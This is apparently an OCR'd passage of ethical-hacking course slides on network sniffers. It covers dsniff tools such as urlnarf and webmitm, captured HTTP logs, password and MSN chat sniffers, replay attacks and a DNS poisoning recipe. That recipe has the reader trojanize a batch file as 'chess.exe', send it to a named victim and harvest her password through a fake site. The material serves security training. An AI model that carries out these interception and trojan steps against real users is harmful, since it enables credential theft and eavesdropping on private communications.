
- ⦿ Tcprnice slows down specified TCP connections on a LAN via active traffic shaping

```
tcprnice [-I] [-i interface] [-n increment]  
expression
```

Urlnarf

- Urlnarf outputs all requested URLs sniffed from HTTP traffic in CLF (Common Log Format, used by almost all web servers), suitable for offline post-processing with your favorite web log analysis tool (analog, wwwstat, and so on)

`urlnarf [-n] [-i interface] [[-v] pattern [expression]]`



```
C:\WINNT\System32\cmd.exe
/pop_under.asp?loc=landingpage&email=&promo=7BA99B16-34DE-438F-8F0D-D9B4A75063DB
"Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
192.168.131.67 - - [Jul/2004:18:32:13 -0700] "GET http://images.agoramedia.com/
shd/pop/icon_tour_orange.gif HTTP/1.1" - - "http://secure.agoramedia.com/southbe
ach/pop_under.asp?loc=landingpage&email=&promo=7BA99B16-34DE-438F-8F0D-D9B4A7506
3DB" "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
192.168.131.67 - - [Jul/2004:18:32:13 -0700] "GET http://images.agoramedia.com/
shd/bulletin/clear.gif HTTP/1.1" - - "http://secure.agoramedia.com/southbeach/po
p_under.asp?loc=landingpage&email=&promo=7BA99B16-34DE-438F-8F0D-D9B4A75063DB" "
Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
192.168.131.67 - - [Jul/2004:18:32:14 -0700] "GET http://images.agoramedia.com/
shd/pop/hd_food_lovers.gif HTTP/1.1" - - "http://secure.agoramedia.com/southbeac
h/pop_under.asp?loc=landingpage&email=&promo=7BA99B16-34DE-438F-8F0D-D9B4A75063D
B" "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
192.168.131.67 - - [Jul/2004:18:32:14 -0700] "GET http://images.agoramedia.com/
shd/tml.gif HTTP/1.1" - - "http://secure.agoramedia.com/southbeach/pop_under.asp
?loc=landingpage&email=&promo=7BA99B16-34DE-438F-8F0D-D9B4A75063DB" "Mozilla/4.0
compatible; MSIE 5.01; Windows NT 5.0)"
192.168.131.67 - - [Jul/2004:18:32:14 -0700] "GET http://images.agoramedia.com/
shd/pop/bn_subnowline.gif HTTP/1.1" - - "http://secure.agoramedia.com/southbeac
h/pop_under.asp?loc=landingpage&email=&promo=7BA99B16-34DE-438F-8F0D-D9B4A75063DB
" "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)"
^C
C:\Documents and Settings\Administrator\Desktop\Ethical Hacking and Countermeasu
res v3.1\Module 7 - Sniffers\dsniff-win32\dsniff-1.8-win32-static>
```

Webspy

- ⦿ Webspy sends URLs sniffed from a client to your local Netscape browser for display, updated in real time (as the target surfs, your browser surfs along with them, automatically). Netscape must be running on your local X display ahead of time

```
webspy [-i interface] host
```


Webmitm

- ⦿ Webmitm transparently proxies and sniffs HTTP/HTTPS traffic redirected by dnsspoof, capturing most secure SSL-encrypted webmail logins and form submissions

```
webmitm [-d]
```


DNSpoisoning

To redirect all the DNS request traffic going from host machine to come to you

1. Set up a fake website on your computer.
2. Install treewalk and modify the file mentioned in the readme.txt to your ip address. Treewalk will make you the dns server.
3. Modify the file dns-spoofing.bat and replace the IP address to your ip address.
4. Trojanize the dns-spoofing.bat file and send it to Jessica (ex: chess.exe).
5. When the host clicks the trojaned file, it will replace Jessica's dns entry in her tcp/ip properties with that of your machine.
6. You will become the dns server for Jessica and her dns requests will go through you.
7. When Jessica connects to **XSECURITY.com** she resolves to **fake XSECURITY** website; you sniff the password and send her to the real website

Interactive TCP Relay

- ◉ It operates as a simple TCP tunnel listening on a specific port and forwarding all traffic to the remote host and port
- ◉ The program can intercept and edit the traffic passing through it
- ◉ The traffic can be edited with the built-in HEX editor



Interactive Replay Attacks

John



John sends a message to Dan. The attacker intercepts the message, changes the content, and sends it to Dan



Dan



Mail: You are promoted



ATTACKER


Mail : You are fired and have 15 minutes to clear your desk



HTTP Sniffer: EffeTech

- ⊙ An HTTP protocol packet sniffer and network analyzer
- ⊙ Captures IP packets containing HTTP protocol
- ⊙ Enables on-the-fly content viewing while monitoring and analyzing
- ⊙ Parses and decodes HTTP protocol, and generates a web traffic report for reference

HTTP Sniffer: EffeTech



HttpDetect (EffeTech HTTP Sniffer)

File View Sniffer Help

No.	Time	Client (IP:PORT)	Server (IP:PORT)	URL	File Size	Status
69	Ju...	192.168.1.3 :3057	www.effetechnology.com :80	/	35860	FIN, 200
70	Ju...	192.168.1.3 :3058	www.effetechnology.com :80	/images/style.css		FIN, 304
71	Ju...	192.168.1.3 :3058	www.effetechnology.com :80	/images/logo_main.jpg		FIN, 304
72	Ju...	192.168.1.3 :3058	www.effetechnology.com :80	/images/chinese_edition.gif		FIN, 304
73	Ju...	192.168.1.3 :3058	www.effetechnology.com :80	/images/space.gif		FIN, 304
74	Ju...	192.168.1.3 :3059	www.effetechnology.com :80	/images/arrow_small.gif		FIN, 304
75	Ju...	192.168.1.3 :3058	www.etherdetect.com :80	/images/award_tucows_4ratel...		FIN, 304
76	Ju...	192.168.1.3 :3060	www.etherdetect.com :80	/images/logo_ms.gif	628	FIN, 200
77	Ju...	192.168.1.3 :3061	www.etherdetect.com :80	/images/logo_ibm.gif	1217	FIN, 200
78	Ju...	192.168.1.3 :3059	www.etherdetect.com :80	/images/award_FileHungry_5s...		FIN, 304
79	Ju...	192.168.1.3 :3058	www.etherdetect.com :80	/images/award_softwareseeke...		FIN, 304
80	Ju...	192.168.1.3 :3061	www.etherdetect.com :80	/images/logo_mit.gif	259	FIN, 200
81	Ju...	192.168.1.3 :3060	www.etherdetect.com :80	/images/logo_ms.gif		Requested
82	Ju...	192.168.1.3 :3059	www.etherdetect.com :80	/images/award_webaward2002e...		FIN, 304
83	Ju...	192.168.1.3 :3058	www.etherdetect.com :80	/images/ed_small.gif	24269	FIN, 200
84	Ju...	192.168.1.3 :3061	www.etherdetect.com :80	/images/logo_cornell.gif	2027	FIN, 200
85	Ju...	192.168.1.3 :3059	www.etherdetect.com :80	/images/flag_detail.gif	1026	FIN, 200
86	Ju...	192.168.1.3 :3061	www.etherdetect.com :80	/images/logo_reuters.gif	1822	FIN, 200
87	Ju...	192.168.1.3 :3059	www.etherdetect.com :80	/images/flag_demo.gif	1013	FIN, 200
88	T...	192.168.1.3 :3059	www.etherdetect.com :80	/images/flag_demo.gif	1013	FIN, 200

HTTP Request Header

GET /images/logo_ibm.gif HTTP/1.1
Accept: */*
Referer: http://www.etherdetect.com/
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Host: www.etherdetect.com
Connection: Keep-Alive

HTTP Response Header


HTTP/1.1 200 OK
Date: Sat, 07 Jun 2003 13:32:07 GMT
Server: Apache/1.3.27
Last-Modified: Mon, 14 Apr 2003 14:11:33 GMT
ETag: "bdae-4c1-3e9ac195"
Accept-Ranges: bytes
Content-Length: 1217
Keep-Alive: timeout=5, max=100

Ready Buffer: 3% URLs: 95 Packets: 393

Password Sniffer

- ⊙ Can monitor and capture passwords through FTP, POP3, HTTP, SMTP, Telnet, and some web mail passwords
- ⊙ Can listen on LAN and capture passwords of any network user
- ⊙ Ace Password Sniffer works passively and is very hard to detect
- ⊙ If a network is connected through a switch, the sniffer can be run on the gateway or proxy server, which can get all network traffic

Password Sniffer



MSN Sniffer

- ◉ Captures MSN chat on network
- ◉ It records MSN conversations automatically
- ◉ All intercepted messages can be saved as HTML files for later processing and analyzing
- ◉ Everything will be recorded without being detected



MSN Sniffer

MSN Sniffer

Start Stop Save Config Register About Exit

MSN messenger conversation list:

#	IP	port	User(email)	Messages
0	BILLGATES (192.168.1.8)	1136	testXP (Xxxxlinvisa@hotmail.com)	7
1	HARRY (192.168.1.3)	2943	Xxxxsniffer@hotmail.com	7
2	HARRY (192.168.1.3)	2950	msnKiller (Xxxxsniffer@hotmail.com)	1
3	BILLGATES (192.168.1.8)	1191	Xxxxlinvisa@hotmail.com	2
4	HARRY (192.168.1.3)	2951	Xxxxsniffer@hotmail.com	2
5	BILLGATES (192.168.1.8)	1197	Xxxxlinvisa@hotmail.com	2
6	HARRY (192.168.1.3)	2952	Xxxxsniffer@hotmail.com	2
7	BILLGATES (192.168.1.8)	1198	Xxxxlinvisa@hotmail.com	2

Messages in the conversation: ☐ Auto Refresh Refresh

#5, 2004-5-9 00:44:22
xxxsniffer@hotmail.com says:
Right here :)

#4, 2004-5-9 00:44:08
testXP (xxxlinvisa@hotmail.com) says:
Where do u wanna go right now?

#3, 2004-5-9 00:43:44
xxxsniffer@hotmail.com says:
well done!

#2, 2004-5-9 00:43:28
xxxsniffer@hotmail.com says:
<OK> & fully show


#1, 2004-5-9 00:43:11

Capturing.. Buffer Usage: 150 KB Conversations: 9

Session Capture Sniffer: NWreader

- ◉ NetWitness audits and monitors all traffic on a network
- ◉ Interprets the activities into a format that network engineers and non-engineers alike can quickly understand
- ◉ Records all activities, and transforms the “take” into a dense transactional model describing the network, application, and content levels of those activities

